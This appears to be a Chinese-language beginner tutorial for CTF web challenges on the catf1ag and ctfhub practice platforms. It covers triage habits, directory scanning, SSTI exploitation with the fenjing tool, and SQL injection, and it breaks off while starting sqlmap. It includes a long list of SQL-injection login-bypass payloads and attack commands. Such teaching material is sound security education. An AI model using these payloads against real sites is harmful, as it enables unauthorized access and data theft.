## 一、一般思路

### 1、读题

首先务必一定仔细看题目描述，可能有关键信息，比如解题用到的传参关键字、题目类型提示等等

### 2、开题

**判断题目类型，以及寻找可能的提示和关键字**

2.1 有代码的大概读读代码看看什么类型，一般也有提示

读法：抓关键字   
如果有wakeup、unserilize、toString等字段，一般为反序列化漏洞，难度较大，可以以跳过   
如果只抓到\_POST、\_GET、upload、file、eval()、system、assert、create\_function、include、include\_once等关键字，可能是明知执行、代码执行、文件上传、文件包含等漏洞，应该会比较简单，可以试做

2.2 没有代码的，灵活判断

1、先按下f12按钮，打开调试，先在网络模块，查看网络请求过程中的http报文基本信息，如请求头、响应报文等，看是否有相应提示，或者关键字   
2、再回到元素（查看器）栏，ctrl+f，搜索关键字，如flag、secret、hint等   
3、ctrl+U查看网页源代码，同样搜索关键字，关键信息   
4、开启burpsuite抓包，点击可能存在的所有功能，之后在burp中浏览所有交流报文，查找可能存在的问题   
5、查看根目录下是否有robots.txt（机器人协议，可能藏有关键路径信息），建议开始做题的时候都先扔到dirb、burp、diraearch、或者御剑中进行路径爆破   
6、ip等请求头信息伪造的，使用X-Forworded-For请求头进行伪造（可用burp也可以hackbar插件）   
7、sql注入的，先尝试万能密码，手工，也可以用burpsuite批量尝试爆破，搞不定就sqlmap自动化，再搞不定就是有防护过滤，放弃或转8   
8、如果关键字有：模板、ssti、jinjia2、smarty、flask、{{}}等等关键字，考虑是模板注入，直接使用fenjing工具处理即可   
9、如果发现任何看不懂的编码，末尾一般有=号，考虑是base64等系列的编码，考虑使用ciphey或解码工具箱进行解码获取明文


## 二、题目讲解示例（<http://www.catf1ag.cn/> 与ctfhub平台）

### 1、信息查找、报文修改（f12、hackbar、burpsuite工具的使用）


**catf1ag平台-web-GET&POST题目**

开题目，常规f12查看可能的提示（这题不需要，提示给到脸上了），发现提示 “请用GET方式传入flag=cat”，那就GET传入：

#### **法1：hackbar插件（插件安装后，f12可以找到）：**



又发现需要POST方式传参：




即得flag

#### **法2：burpsuite：**

安装proxy SwitchOmega插件，配置代理到burpsuite端口，地址127.0.0.1:8080



再安装打开抓包工具burpsuite：导入证书（题目一般没有https环境，也可以不导入），配置代理，并开启抓包，改包做题



### 2、目录扫描，备份文件泄露（字典的准备、御剑、burp、dirsearch工具的使用）

首先准备敏感目录扫描的字典（御剑、dirsearrch自带的字典就可以了）


题目：**catf1ag平台-web-robots题目**

开启题目，f12,ctrl+u查看源码等常规操作都没有发现，于是考虑目录扫描，查看是否有备份、robots等文件泄露：

#### 法1：御剑扫描器



发现robots.txt文件（该文件规定网络爬虫可以爬取与不可以爬取的目录、文件列表），访问：




发现存在文件/f1ag\_is\_in\_there!!!，于是访问，下载，发现无后缀，添加txt文本后缀，打开，得到flag



#### **法2：burpsuite爆破模块**


同样的先抓包：将报文数据包发送到intruder爆破器中，添加爆破标识，导入字典（去除下方的url编码选项，防止干扰），爆破即可




### 3、SSTI模板注入（手工测试方法、fenjing工具的使用）

题目：**catf1ag平台-web-easy\_flask\_2题目**

开题，题目无介绍，无描述，f12无特别发现，于是回归题目大提示：发现关键字cmd，尝试GET方式传入参数：?cmd=1




发现传入的参数被引用，同时被原封不动返回，立即警觉，可能有sql注入，或者SSTI，于是尝试输入干扰符号，‘，“，’），#等，发现还是被原封返回，基本确定不是sql注入，于是考虑SSTI模板注入，尝试验证：输入：{{7\*7}}




发现返回了7\*7的结果，说明后台进行了模板渲染，于是直接命令行掏出fenjing工具，一把梭哈：（用法在工具目录下有说明）：

python39 -m fenjing crack --url 'http://subject.catf1ag.cn:44211/' --method GET --inputs cmd   
命令说明：用python驱动fenjing工具，使用猜解模式，针对题目链接，使用GET方式传入参数，参数名为cmd



经过猜解攻击，成功获取了题目服务器控制权，接下来在服务器中搜寻flag即可：

ls ls / 列出目录   
cat/tac/nl 文件名 等命令读取flag



### 4、sql注入（常规手工注入流程（union联合注入）、sqlmap工具的使用）

#### 法一：万能密码


# SQL1登录入口编写使用的语句是：   
# SELECT \* FROM USERS WHERE username = '${username}' and password = '${password}';   
   
# 如果该SQL有返回结果，那么以${username}登录进去系统，否则登录失败。   
# 比如我们用户名输入shinian，密码输入hardtoget，那么SQL语句变为   
# SELECT \* FROM USERS WHERE username = 'shinian' and password = 'hardtoget';   
# 但是由于shinian的密码并不是hardtoget，所以该SQL语句没有任何返回，于是登录失败。   
   
# 但如果我们用户名输入shinian'#，密码留空，那么SQL语句变为：   
# SELECT \* FROM USERS WHERE username = 'shinian'# and password = '';   
# 注意#表示注释符号(-- 也可以，但是注意后面要加空格)，去掉注释的SQL语句为：   
# SELECT \* FROM USERS WHERE username = 'shinian'   
# 这个SQL语句有返回（题目中明确告知shinian是管理员账户），所以就以shinian的身份登录进系统了，从而拿到SQL1的答案。   
   
   
# 方法二: 万能密码   
SELECT \* FROM USERS WHERE username = 'shinian'# and password = '';   
SELECT \* FROM USERS WHERE username = 'shinian'# and password = '1'or'1'='1'; //形成永真条件   
（可以将这些万能密码搞到txt文件中，作为字典来进行爆破，避免手工输入，浪费时间）   
passwd: 1' or '1' = '1   
' or 1='1   
'or'='or'   
admin   
admin'--   
admin' or 4=4--   
admin' or '1'='1'--   
admin888   
"or "a"="a   
admin' or 2=2#   
a' having 1=1#   
a' having 1=1--   
admin' or '2'='2   
')or('a'='a   
or 4=4--   
c   
a'or' 4=4--   
"or 4=4--   
'or'a'='a   
"or"="a'='a   
'or''='   
'or'='or'   
1 or '1'='1'=1   
1 or '1'='1' or 4=4   
'OR 4=4%00   
"or 4=4%00   
'xor   
admin' UNION Select 1,1,1 FROM admin Where ''='   
1   
-1%cf' union select 1,1,1 as password,1,1,1 %23   
1   
17..admin' or 'a'='a 密码随便   
'or'='or'   
'or 4=4/\*   
something   
' OR '1'='1   
1'or'1'='1   
admin' OR 4=4/\*   
1'or'1'='1

#### 法二：sqlmap一把梭哈


简单题一般会有提示，告诉你注入的参数是什么，同样照前面的看题思路，仔细读题，一般能发现注入点；如果没有提示，那么一般给个登录框、或者就某些功能，反正就是开着burpsuite多去点点各个功能点（查询、添加、删除、登录等等），然后去burp查看抓到的包，在可能的参数后面添加单引号、双引号、括号等制造错误，让系统宕机出错，当发现有数据库相关的报错时，掏出sqlmap一把梭哈。

**例题：ctfhub-web-sql注入-整数型**

进入题目，就发现提示：




那就开始制造错误：




发现输入的参数被带入到GET参数id进行传参，于是拿出sqlmap（进到sqlmap的目录）：

